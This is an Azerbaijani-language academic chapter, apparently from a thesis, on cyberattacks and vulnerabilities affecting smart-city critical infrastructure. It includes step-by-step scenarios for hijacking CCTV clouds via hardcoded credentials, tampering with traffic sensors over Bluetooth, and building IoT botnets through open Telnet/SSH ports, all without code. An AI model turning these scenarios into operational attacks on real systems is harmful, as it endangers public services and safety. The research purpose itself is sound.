Bu gün kibersiyasət elə bir dünya yaradıb ki, burada qeyri-hərbi xarakterli hər şey – xəstəxanalar, qatarlar, bəndlər, enerji təchizatı, su kanalları – risk altında saxlanıla bilər və bunun üçün heç bir məhdudiyyət yoxdur.

Kritik infrastrukturlar cəmiyyət üçün xüsusilə vacib hesab edilən, dövlətin həyati qabiliyyətini təmin edən ən mühüm, müstəsna əhəmiyyətli, strateji təyinatlı infrastrukturlardır. Kritik infrastrukturlar cəmiyyət üçün xüsusilə vacib hesab edilən, dövlətin həyati qabiliyyətini təmin edən ən mühüm, müstəsna əhəmiyyətli, strateji təyinatlı infrastrukturlardır.. Bu infrastrukturlar kritikdir, çünki onların uğursuzluğu və ya məhv edilməsi ictimai sağlamlığa, təhlükəsizliyə, iqtisadi təhlükəsizliyə və ya milli təhlükəsizliyə əhəmiyyətli təsir göstərəcək. Yuxarıda qeyd olunan nümunələri nəzərə alsaq "Ağıllı şəhər" konsepsiyası da bir çox kritik infrastrukturları özündə birləşdirir (Smart Cities Market Size 2023 – 2030).

Son illərdə ağıllı şəhərlərin inkişafı ilə kritik infrastrukturlar internet və korporativ şəbəkələr vasitəsilə bir-birinə bağlı olduğundan milli təhlükəsizlik məsələlərinin ilkin komponentlərinə çevrilmişdir. Şəhərlərin təhlükəsizliyi əsrlər boyu mühüm məsələ olub, lakin ağıllı şəhərlərin yaranması, internet və kommunikasiya texnologiyalarının inkişafı və ağıllı şəhərlərdə kritik infrastrukturların bir-birinə bağlanması ilə təhlükəsizliyin yeni ölçüsü – kibertəhlükəsizlik problemlərinin meydana gəlməsini daha da reallaşdırıb. Ağıllı şəhərlərin kibertəhlükəsizliyi hər gün daha çox aktuallaşan problemdir. Ağıllı şəhərlərdə kritik infrastrukturlara kiberhücumlar ağır nəticələrə səbəb ola bilər. Ekstremal hallarda kiberhücumlar, hətta insan itkisi ilə nəticələnə bilər. Bu səbəbdən ağıllı şəhər mühitində kibertəhlükəsizlik problemlərinin müəyyənləşdirilməsi, onlara qarşı mübarizə üsullarının işlənməsi hazırda ən aktual məsələlərdən biridir.

II FƏSİL. AĞILLI ŞƏHƏR MÜHİTİNDƏ KRİTİK İNFRASTRUKTURLARIN KİBERTƏHLÜKƏSİZLİK PROPLEMLƏRİ VƏ HƏLLİ YOLLARI


2.1. Kritik infrastrukturları əhatə edən kiber hücumlar, təhdidlər və boşluqlar

Ağıllı şəhərlərdə kritik infrastrukturda kibertəhlükəsizlik problemləri artan əlaqə və rəqəmsal sistemlərə etibar səbəbindən əhəmiyyətli narahatlıq doğurur. Ağıllı şəhərin dinamik özünütəşkil edən şəbəkələrinə kiberhücumları passiv və aktiv olanlara bölmək olar. Passiv kiberhücum adətən məxfiliyi pozur. Təcavüzkar heç bir dağıdıcı hərəkət etmədən şəbəkə üzərindən ötürülən məlumatı dinləyir və ələ keçirir ki, bu da aşkarlanmağı son dərəcə çətinləşdirir. Aktiv hücum informasiya axını ilə qarşılıqlı əlaqədə olmaq, bütövlüyü və əlçatanlığı pozmaq məqsədi daşıyır. Aktiv təcavüzkar şəbəkə işinin məntiqini pozaraq məlumat paketlərini dəyişir və ya gizlədir/atır. Onlar həm xarici, həm də daxili təcavüzkar tərəfindən təşkil edilə bilər. Hücumların digər mümkün təsnifatı ənənəvi təhlükəsizlik tələblərindən birinin pozulması ilə təsnifatdır: məxfilik, bütövlük və əlçatanlıq, həmçinin autentifikasiya və məsuliyyət (Pavlenko, E. 830–834).

Ən böyük zərəri şəbəkə hücumları vurur, çünki onlar bütün smart infrastrukturun işini pozur. Hücumun zəbt etdiyi ərazi nə qədər böyükdürsə, sistemə bir o qədər çox ziyan vurur. Buna görə də, gələcək tədqiqatlarda biz ağıllı şəhər təhlükəsizliyinin mövcudluğu aspektinə, yəni dinamik şəbəkə marşrutunu pozmağa yönəlmiş kiberhücumlar sinfinə diqqət yetiririk (Shanghai. 2010).


Ağıllı şəhərlərin qarşılaşdığı əsas kibertəhlükəsizlik problemlərindən bəziləri aşağıda göstərilmişdir:

1. **Xidmətdən imtina (DoS) hücumları**. Bədniyyətlinin qovşağı yayım nəticəsində çoxaldıla bilən çoxlu sayda mesajlar yaradır və bu məlumatların ötürülməsi kanalının həddindən artıq yüklənməsinə və şəbəkə qovşaqlarının hesablama resurslarının yaratdığı bütün mesajları emal etmək üçün deqradasiyasına gətirib çıxarır. Təcavüzkar beləliklə ağıllı şəhər şəbəkəsində rabitəni poza bilir.




Şək. 2.1.1. Xidmətdən imtina (DoS) hücumları (Zhang, K. 122–129).

1. **Paylanmış DoS (DDoS) hücumu**. Təcavüzkarların qovşaqları hücumlarına fərqli vaxtlarda daha çox yerlərdən başlayır (Zhang, K. 122–129). Məsələn, hədəf qovşaq yanında yerləşən zərərli qovşaqlar ona eyni zamanda mesaj axını göndərə və bununla da onu digər şəbəkələrdən təcrid edə bilər.




Şək. 2.1.2. Paylanmış DoS (DDoS) hücumu (Zhang, K. 122–129).

2. **Qara dəlik hücumu**. Təcavüzkarın qovşağı digər qovşaqlara ötürülməli olan qəbul edilmiş paketləri tutur və buraxır.




Şək. 2.1.3. Qara dəlik hücumu (Zhang, K. 122–129).

3. **Sinkhole (çuxur) hücumu.** Qonşu qovşaqlar üçün optimal marşrutu təşkil etmək üçün təcavüzkarın qovşağı ən çox seçilə bilər. Dinamik şəbəkədə bir qovşaq marşrutlaşdırma mesajlarını göndərə bilər və qonşularına paketin baza stansiyasına göndərilməsi üçün ən yaxşı qovşaq olduğunu xəbərdar edə bilər. Bu, təcavüzkarın şəbəkə mərkəzinə çevrilməsinə və baza stansiyasına ünvanlanmış bütün paketləri toplamasına imkan verir (Zhang, K. 122–129).




Şək. 2.1.4. Sinkhole (çuxur) hücumu (Zhang, K. 122–129).

4. **Sibil hücumu.** Təcavüzkar digər qovşaqlar üçün eyni anda bir neçə şəbəkə qovşağını təmsil edir ki, bu da dinamik marşrutlaşdırma protokolları üçün təhlükəsizlik probleminə çevrilir, çünki səsə əsaslanan marşrutlaşdırma və yük balanslaşdırma alqoritmlərinə təsir göstərə bilər.



Şək. 2.1.5. Sibil hücumu (Zhang, K. 122–129).

5. **İllüziya hücumu**. Təcavüzkarın qovşağı, hərəkət edən qovşaq haqqında saxta məlumat yaratmaq üçün həssas məlumatlarla məqsədyönlü şəkildə manipulyasiya etməyə çalışır. Bu hücumun təsiri ondan ibarətdir ki, insan qərarı və reaksiyası qəzalara, tıxaclara səbəb ola biləcək və nəqliyyatın səmərəliliyini azalda biləcək saxtalaşdırılmış məlumatlardan asılıdır. Mesajın autentifikasiyası və bütövlüyünə nəzarət şəbəkələri bu tip hücumlardan qoruya bilməz, çünki təcavüzkarın qovşağı səhv trafiki yayımlamaq üçün sensorları birbaşa manipulyasiya edir (Demidov, R. Zegzhda, P. Kalinin, M (2018)).



Şək. 2.1.6. İllüziya hücumu (Zhang, K. 122–129).

6. **SQL inyeksiyası.** SQL inyeksiyası, istifadəçi məlumatlarının SQL sorğusuna yerləşdirildiyi və istifadəçinin daxil etdiyi məlumatların bir hissəsinin SQL kodu kimi şərh edilməsinə səbəb olan kod inyeksiya hücumunun bir növüdür. Bu, SQL sorğularını və ya sifarişlərini daxil etmək üçün veb səhifələrdən giriş kimi istifadə etmək üçün bir texnikadır. Bu, istifadəçi tərəfindən verilən məlumatlar düzgün yoxlanılmadıqda və SQL sorğusunda açıq şəkildə istifadə edildikdə baş verir. Təcavüzkar bu boşluqlardan istifadə edərək verilənlər bazasına birbaşa daxil ola bilər (B.I.E. Barrey and H.F. Chaan, 2009).

7. **Komanda (Command) inyeksiyası** Komanda inyeksiyası, hədəfin həssas proqram vasitəsilə əsas əməliyyat sistemində ixtiyari əmrlərin icrası olduğu bir hücumdur. Tətbiq istifadəçi tərəfindən verilən təhlükəli məlumatları (formalar, kukilər, HTTP başlıqları və s.) sistem qabığına ötürdükdə komanda inyeksiya hücumları mümkündür. Bu hücumda təcavüzkar tərəfindən təmin edilən əməliyyat sistemi əmrləri adətən həssas tətbiqin imtiyazları ilə yerinə yetirilir. Komanda inyeksiya hücumları, əsasən, qeyri-kafi giriş yoxlaması

səbəbindən mümkündür. Bu hücum Kod Inyeksiyadan fərqlənir, belə ki, kodun yeridilməsi təcavüzkara öz kodunu əlavə etməyə imkan verir və sonra proqram tərəfindən yerinə yetirilir. Command Injection-da təcavüzkar kod yeritməyə ehtiyac olmadan sistem əmrlərini yerinə yetirən proqramın standart funksionallığını genişləndirir (Weilin Zhong (2024), Command Injection).

Kritiki infrastrukturlara mümkün hücum ssenariləri

- Qapalı Dövriyyə Televiziyası (CCTV, Closed-Circuit Television) sistemlərinin sındırılması yolu ilə məxfiliyə müdaxilə hücumu son illərin əksər CCTV və İP kameraları videoları istənilən vaxt şəbəkə üzərindən uzaqdan izləməyə və idarə etməyə imkan verir və administratorlar hər zaman videoları istənilən vaxtda yoxlaya, saxlaya və idarə edə bilərlər. Bəzi böyük istehsalçılar bulud əsaslı xidmətlər təqdim edirlər ki, onların köməyi ilə identifikasiyadan keçmiş istifadəçilər bulud əsaslı xidmətlərdən istifadə edə bilərlər. Müvafiq cihazlar daxili şəbəkədə quraşdırılsa belə, onlara təqdim olunan bulud xidmətləri vasitəsilə əlçatan olur. Bu xidmətləri saxlamaq üçün xidmət təminatçıları sərt kodlu giriş hesabı məlumatlarına sahibdirlər. Təcavüzkarlar bu sərt kodlanmış məlumatdan istifadə edərək CCTV sisteminə daxil olur və bununla da müxtəlif növ parametr məlumatlarını dəyişdirir və videonu ötürür. Aşağıda ardıcıllıq qeyd olunuşdur:

Addım 1: Zərərvercilər smart CCTV bulud xidmətində sərt proqramlaşdırılmış hesab məlumatlarından istifadə edərək məxfi məlumatlara daxil olurlar.

Addım 2: CCTV bulud xidmətinə qoşulmuş təcavüzkarlar, saxlanılan fərdi məxfiliyi poza biləcək videolara nəzarət edə bilərlər.

Addım 3: bağlı CCTV, CCTV cloud vasitəsilə uzaqdan idarə oluna bilər.

Addım 4: Bulud xidmətindən istifadə edərək yüklənmiş videoların sızması və real vaxt ötürülməsi nəticəsində fərdi məxfilik pozulur.

Bulud xidməti vasitəsilə yüklənmiş video səbəbindən bu zəiflikdən istifadə edən müxtəlif cinayətlər nəticəsində insan tələfatı və maddi ziyan da daxil olmaqla fərdi məlumatların məxfiliyinin pozulması baş verə bilər.

- Nəqliyyat vasitələrinin müşahidə sensorlarını sındıraraq yol siqnal idarəetmə

sisteminə hücum. Hal-hazırda yollarda quraşdırılmış nəqliyyat vasitələrinin aşkarlama sensorları təhlükəsizlik baxımından həssas olduğundan və sensorlar tərəfindən toplanan məlumatlar qorunmadığından, nəqliyyat vasitəsi müvafiq sensorlar ətrafında yavaş-yavaş hərəkət edərək, sensorlara qoşula və idarə edə bilər. Simsiz istifadə olunan yerlərdə identifikasiya və məlumat şifrələməsi dəstəklənmir. Beləliklə, ətraf ərazidə məlumatların ələ keçirilməsi, eləcə də saxtalaşdırılması mümkündür. Aşağıda ardıcıllıq qeyd olunuşdur:

Addım 1: Zərərvercilər sensor istehsalçısının proqram təminatı və Bluetooth ötürücüsü ilə yüklənmiş noutbukdan istifadə edərək yolda quraşdırılmış sensorları yavaş-yavaş gəzərək sensorlara simsiz qoşulurlar.

Addım 2: Sensorlara qoşulmuş bədniyтəli şəxslər, quraşdırılmış proqram yeniləmə xüsusiyyətlərindən istifadə edərək zərərli kodu yükləmək və ya zərərli kodu yükləməklə sistem nəzarətinə uzaqdan giriş əldə edirlər.

Addım 3: Zərərvercilər trafiklə əlaqəli sensor məlumatları manipulyasiya edərək trafik siqnallarını qarışdırırlar. Zərərvercilər svetofor sistemlərini ayrı-seçkiliksiz idarə edərsə, trafikə nəzarət sisteminə əlavə olaraq eyni şəbəkəyə qoşulmuş bir sistemin sıradan çıxması səbəbindən əlavə ziyan da daxil olmaqla yol qəzaları, tıxaclar və piyadalar arasında itkilər ola bilər.

- Paylanmış xidmətdən imtina (DdoS) - "ağıllı şəhər"də Əşyaların İnterneti cihazlarından istifadə edərək hücum (). "Ağıllı şəhər" də on minlərlə İoT cihazı və sensoru var və xüsusiyyətlərinə görə kibertəhlükəsizliyə qarşı həssasdırlar. Zərərvercilər belə bir zəiflikdən istifadə edirlər və zərərli bir botnet ağıllı bir şəhərdəki İoT sensorlarını və cihazlarını sındıraraq DDoS hücumuna başlayır. Aşağıda ardıcıllıq qeyd olunuşdur:

Addım 1: Zərərvercilər ağıllı bir şəhərdə Iot cihazları və sensorları ilə işləmək üçün yoluxmuş bir botnet şəbəkəsi yaratmağa çalışırlar.

Addım 2: Telnet (Port 23) və SSH (port 22) Iot cihazları açıq olduqda botnet müxtəlif ID və şifrələrdən istifadə edərək yoluxur.

Addım 3: HJücum obyektinə qarşı, yoluxmuş İoT cihazlarından ibarət botnet vasitəsilə DDoS hücumu başlayır.

"Ağıllı şəhər" də çox sayda cihaz və İoT sensoruna yoluxaraq və "ağıllı şəhər"də xidmətlərin işini dayandıraraq normal məlumat ötürülməsini və qəbulunu söndürə bilər (J.C. Lee, J.H. Kim, J.T. Seo (2019)).

Kritik infrastruktur təhdidləri

Kritik infrastruktur təhdidləri əsas narahatlıq doğurur, çünki bu sistemlər cəmiyyətin və iqtisadiyyatın fəaliyyəti üçün vacibdir. Əsas sektorlara enerji, su, nəqliyyat, səhiyyə, maliyyə xidmətləri və telekommunikasiya daxildir. Kritik infrastruktur üçün ən əhəmiyyətli təhlükələrdən bəziləri aşağıda göstərilmişdir:

1) "Ağıllı Şəhər" kritik infrastrukturlarının əsas cihazları üçün təhlükəsizlik təhdidləri

- Maskalanma: icazəsiz tərəflər səlahiyyətli avadanlıq və cihazlardan istifadə edərək maskalanma yolu ilə əldə edilə bilər.

- Zərərli kod və proqram təminatı: zərərli kodun nüfuz etməsini əvvəlcədən bloklayan xüsusi bir əks-tədbir quraşdırılmadıqda və ya proqram düzəlişinin yenilənmiş bir versiyası olmadıqda ortaya çıxa biləcək təhdidlər.

2) "Ağıllı şəhər" də kritik infrastrukturların sistem təhlükəsizliyi təhdidləri

- İcazəsiz giriş: icazəsiz şəxslərin həssas fiziki mühitlər vasitəsilə xüsusi identifikasiya olmadan "ağıllı şəhər" daxilindəki sistemə daxil olma təhdidləri.

- Vacib məlumatların dəyişdirilməsi və məhv edilməsi: icazəsiz şəxslər tərəfindən sistemdəki vacib məlumatlara daxil olduqdan sonra məlumatları məhv edən və ya dəyişdirən hərəkətlər.

- Nəzarətdən yan keçmək: təcavüzkarlar sistemdə firewall və ya identifikasiya

prosedurundan keçmədən sistemə daxil olaraq yalnız administratorun əldə edə biləcəyi sistemə nəzarət etmək hüququ əldə edirlər.

- Kadr səhvləri: səhlənkarlıq və ya işçilərin təhlükəsizlik barədə məlumatlılığının olmaması səbəbindən xaricə vacib məlumatların sızması.

3) Ağıllı şəhərdə kritik infrastrukturların şəbəkə təhlükəsizliyi təhdidləri

- Telefon dinləmə: şəbəkə məlumat mübadiləsi prosesində təcavüzkarlar tərəfindən həssas məlumatlar və ya identifikasiya məlumatları əldə etmək üçün müdaxilə paketlərindən istifadə.

- Trafik təhlili: təcavüzkarlar müəyyən bir müddət ərzində şəbəkə trafikini qeyd

etmək və təhlil etməklə operatorun davranışını və iş sxemlərini müəyyən edə bilərlər.

- Mesajların saxtalaşdırılması və onların işinə müdaxilə: şəbəkə passiv şəkildə izlənilir ki, bu da təcavüzkarlara mesajları saxtalaşdırmağa və ya təhrif etməyə və sonra yenidən ötürməyə imkan verir.

Kritik infrastrukturların zəiflikləri və riskləri.

Kritik infrastrukturların əsas 3 zəifliyi müşahidə olunur. Birincisi yeni quraşdırılmış "ağıllı" texnologiyaların təhlükəsizliyi və mövcud texnologiyaların "ağıllı" təkmilləşdirmələri infrastruktur və sistemlər və onların hücuma məruz qalma dərəcəsi. İkincisi, bu cür texnologiyalarda yaradılmış, saxlanılan və paylaşılan məlumatların təhlükəsizliyi və təhlükəsiz infrastrukturlar. Sonuncu birbaşa birinci ilə bağlıdır, çünki məlumatlara düzgün daxil olmamaq çox vaxt o bölmədə baş verir. Bu, sistemin komponentlərində, arxitekturasında və əməliyyatında təhlükəsizlik zəifliyi ilə əldə edilir. Bu mənada informasiya təhlükəsizliyi (məlumatların mühafizəsi) əməliyyat təhlükəsizliyi ilə inteqrasiya olunur. (işlərin etibarlı və dürüst işləməsinə əmin olmaq). Burada bizi ən çox maraqlandıran məsələ məlumat təhlükəsizliyindən daha çox şəhər infrastrukturlarının və sistemlərinin zəifliklərıdir, yəni onların fəaliyyəti və funksionallığı nə dərəcədə pozula bilər.

Ağıllı şəhər texnologiyalarını pozmağın əsas yolu kompüter sistemlərini və şəbəkələrini dəyişdirməyə, pozmağa və ya məhv etməyə yönəlmiş kiberhücumlardır. Əməliyyat sistemlərinə qarşı üç müxtəlif kiberhücum növü var: sistemi bağlamaq və ya xidmətdən istifadəni rədd etmək məqsədi daşıyan mövcudluq hücumları; məlumatların çıxarılmasına və monitorinq fəaliyyətinə yönəlmiş məxfilik hücumları; və sistemə daxil olmaq və məlumat və parametrləri dəyişdirmək məqsədi daşıyan bütövlük hücumları (məsələn, komponentlərin normal performansını aşmasına səbəb olan parametrlərin dəyişdirilməsi, kritik proqram təminatının silinməsi, zərərli proqram və virusların əlavə edilməsi)

Kiberhücumlar milli hökumətin kəşfiyyat orqanlarından və hərbçilərdən tutmuş terrorçu qruplara, mütəşəkkil cinayətkarlara, haker kollektivlərinə və siyasi və sosial motivli fəallara qədər bir çox müxtəlif aktorlar tərəfindən həyata keçirilə bilər. Keçmiş FTB direktoru Robert Mueller iddia etdi ki, 108 ölkədə hökumət tərəfindən maliyyələşdirilən və kritik infrastruktur və sənaye sirlərini hədəf alan kiberhücum bölmələri var. Media hesabatlarından əldə edilən müşahidə sübutları, onlayn sistemləri, o cümlədən "proqram təminatı" adlanan hücumları hədəf alaraq oğurluq və fırıldaqçılıq edən mütəşəkkil cinayətkarların sayının artdığını göstərir (AlDairi, A. (2017)).

2004-cü ildə Carnegie Mellon Universitetinin komandası tərəfindən aparılan tədqiqatçılar tərəfindən aparılan bir araşdırma, hər 1000 kod sətirinə orta hesabla 30 səhvin və ya potensial olaraq istifadə edilə bilən səhvin olduğunu təfərrüatlandırdı. Şəhərlərdə istifadə edilən tipik böyük sistemlərdə naməlum zəifliklər (indiyə qədər naməlum zəifliklər) kimi tanınan minlərlə potensial zero-day hücumları yaradan milyonlarla kod xətti var. Kibertəhlükəsizlik mütəxəssisləri tərəfindən aparılan araşdırmalar bir çox ağıllı şəhər sistemlərinin heç bir təhlükəsizlik tədbiri olmadan və ya minimum təhlükəsizlik tədbirləri ilə qurulduğunu təfərrüatlandırıb. Məsələn, qeyd edilmişdir ki, internetə qoşulan hər cür cihaz və idarəetmə sistemləri Şodan axtarış sistemindən istifadə etməklə tapıla bilər – istilik sistemləri üçün şəbəkə termostatlarından tutmuş nəqliyyatın idarə olunmasına qədər. Nüvə elektrik stansiyaları üçün sistemlər və komanda və idarəetmə mərkəzləri. Bunların bir çoxunun

təhlükəsizliyinin olmadığı və ya az olduğu aşkar edilmişdir (məsələn, istifadəçinin autentifikasiyası və ya defolt və ya zəif parolların istifadəsi, məsələn, 'admin', '1234').

Bundan əlavə, şəhər hökumətləri və ağıllı şəhər texnologiyalarının satıcıları onları tez-tez kibertəhlükəsizlik testi olmadan yayırlar. Bəzi (İoT) yerləşdirmələrində, bazarın bir çox sensorları və aşağı güc qurğuları kifayət qədər hesablama gücünə malik olmadığı üçün ucdan-uca təhlükəsizliyi təmin etmək çətin ola bilər. Şifrələmə istifadə edildikdə, onun necə idarə olunmasından asılı olaraq təhlükəsizlik məsələləri yarana bilər. Zəifliyin ikinci sahəsi etibarlı olmayan köhnə sistemlərin istifadəsi və zəif texniki xidmət nəticəsində baş verir(David Ly (2023). On The Horizon For Smart Cities: How AI And IoT Are Transforming Urban Living).

Bu texnologiyalar "Sıfırıncı-gün istismarları" təqdim etməklə yeni sistemlərə xas zəifliklər təqdim edə bilər ki, bu da təchizatçıların artıq dəstəkləmədiyi və buna görə də heç vaxt yamaqlanmayacaq köhnə proqram məhsullarında boşluqlardır. Hətta yeni texnologiyalarla belə, hər zaman aktiv olması lazım olan kritik əməliyyat sistemlərinə yamaqları sınaqdan keçirmək və yerləşdirmək çətin ola bilər. Üçüncü zəiflik ondan ibarətdir ki, ağıllı şəhər sistemləri çox vaxt böyük, mürəkkəb və müxtəlifdir, çoxlu sayda asılılıqlar və böyük və mürəkkəb hücum səthləri vardır. Bu mürəkkəblik bütün komponentlərin nəyə və necə məruz qaldığını anlamaqda, riskləri ölçməkdə və azaltmaqda və ucdan-uca təhlükəsizliyi təmin etməyi çətinləşdirir. Bağımsız sistemlər təhlükəsiz olsa belə, onları digər sistemlərə qoşmaq potensial olaraq yalnız ən zəif həlqə tərəfindən təmin edilən təhlükəsizlik səviyyəsini poza bilər. Üstəlik, texnologiyalar və sistemlər arasındakı asılılıqlar onlara qulluq etməyi və təkmilləşdirməyi çətinləşdirir. Sistemlərin mürəkkəbliyi sındırılma ilə yanaşı, gözlənilməz uğursuzluqlara səbəb olan "normal qəzaların" (məsələn, proqramlaşdırma xətaları, insan səhvləri) ehtimalını artırır.

Ağıllı şəhər texnologiyaları və sistemləri arasında asılılıqlar "yüksək bağlı olan qurumların bir-birinə mənfi nəticələri sürətlə çatdırmaq" potensialına malikdir. Məsələn, elektrik enerjisi infrastrukturuna edilən kiberhücum daha sonra nəqliyyatın idarə olunması, fövqəladə hallar xidmətləri və su təchizatı kimi digər sistemlərə ardıcıl təsir göstərə bilər. Həqiqətən də, bu, şəhər xidmətlərini və infrastrukturlarını idarə

etmək üçün “sistemlər sistemi” yanaşmasını təmin etmək üçün bir neçə sistemin bir-birinə bağlandığı şəhər əməliyyat sisteminin əsas təhlükəsizlik və dayanıqlılıq risklərindən biridir və beləliklə, sönük yanaşma (yəni tamamilə ayrı sistemlər) ilə nəticələnir. , müstəqil kabellər və enerji təchizatı və s. istifadənin fiziki olaraq azaldıcı təsirləri tərsinə çevrilir. Elektrik şəbəkəsinə uğurlu kiberhücum evlərin, bizneslərin və bir çox digər mühüm infrastrukturun gücləndirilməsi kimi bir çox fəaliyyətin əsasını təşkil etdiyi üçün böyük kaskad təsirlərə malikdir (journal of ELSEVİER, p 1087,1088).

Nəhayət, insan səhvi və narazı (keçmiş) işçilərin qəsdən bədxahlığı nəticəsində yaranan çoxsaylı zəifliklər var. Texniki hücumlara işçilərin fişinq e-poçtlarını açması və virus və ya zərərli proqram quraşdırması və ya sadəlövhcəsinə yoluxmuş məlumat çubuqlarını kompüterlərə daxil etməsi kimi insan səhvləri əhəmiyyətli dərəcədə kömək edə bilər. Digər hallarda, müvafiq təhlükəsizlik proqramı quraşdırılmamış və ya səhv konfiqurasiya edilmiş ola bilər və ya istehsalçı tərəfindən quraşdırılmış kodlar dəyişdirilməmiş və ya sistem təhlükəsizliyi yenilənməmiş ola bilər. Proqram sistemlərinin dizaynında narazı mövcud və keçmiş işçilər tərəfindən asanlıqla və gizli şəkildə sabotaj edilə bilən zəif cəhətlər var. Məsələn, Goodman avtomobilləri geri qaytarmaq üçün GPS izləyiciləri və uzaqdan idarəetmə qutularından istifadə edən, nəqliyyat vasitələrini təsadüfi olaraq sıradan çıxaran və həyəcan siqnallarını verən bir avtomobil satıcısı tərəfindən istifadə edilən verilənlər bazası qeydlərini dəyişdirən keçmiş işçinin işini təfərrüatlandırır. Bundan əlavə, cinayətkar hakerlər fişingdən istifadə edərək əsas məlumatları (məsələn, istifadəçi adları və parollar) buraxmaq kimi etibar etdiyiniz işçilərə sosial hücumlar həyata keçirməkdə bacarıqlıdırlar. Snoudenin ifşalarından da sübutlar var ki, elektron casusluq, təxribat və kibermüharibəni asanlaşdırmaq üçün şəbəkə aparatlarının dizaynını və əsas sistem parametrlərini qəsdən pozmaq məqsədi ilə dövlət kəşfiyyat orqanları tərəfindən “insayderlər” yerləşdirilib.

Bu zəifliklər şəhər idarəetməsi ilə bağlı bir sıra amillərlə daha da güclənir. Şəhərlər və yerli hökumətlər ildən-ilə artan “səmərəlilik” qənaətləri üçün artan təzyiq altındadır. Bu, təhlükəsizliyə üç şəkildə təsir edir. Birincisi, infrastrukturun

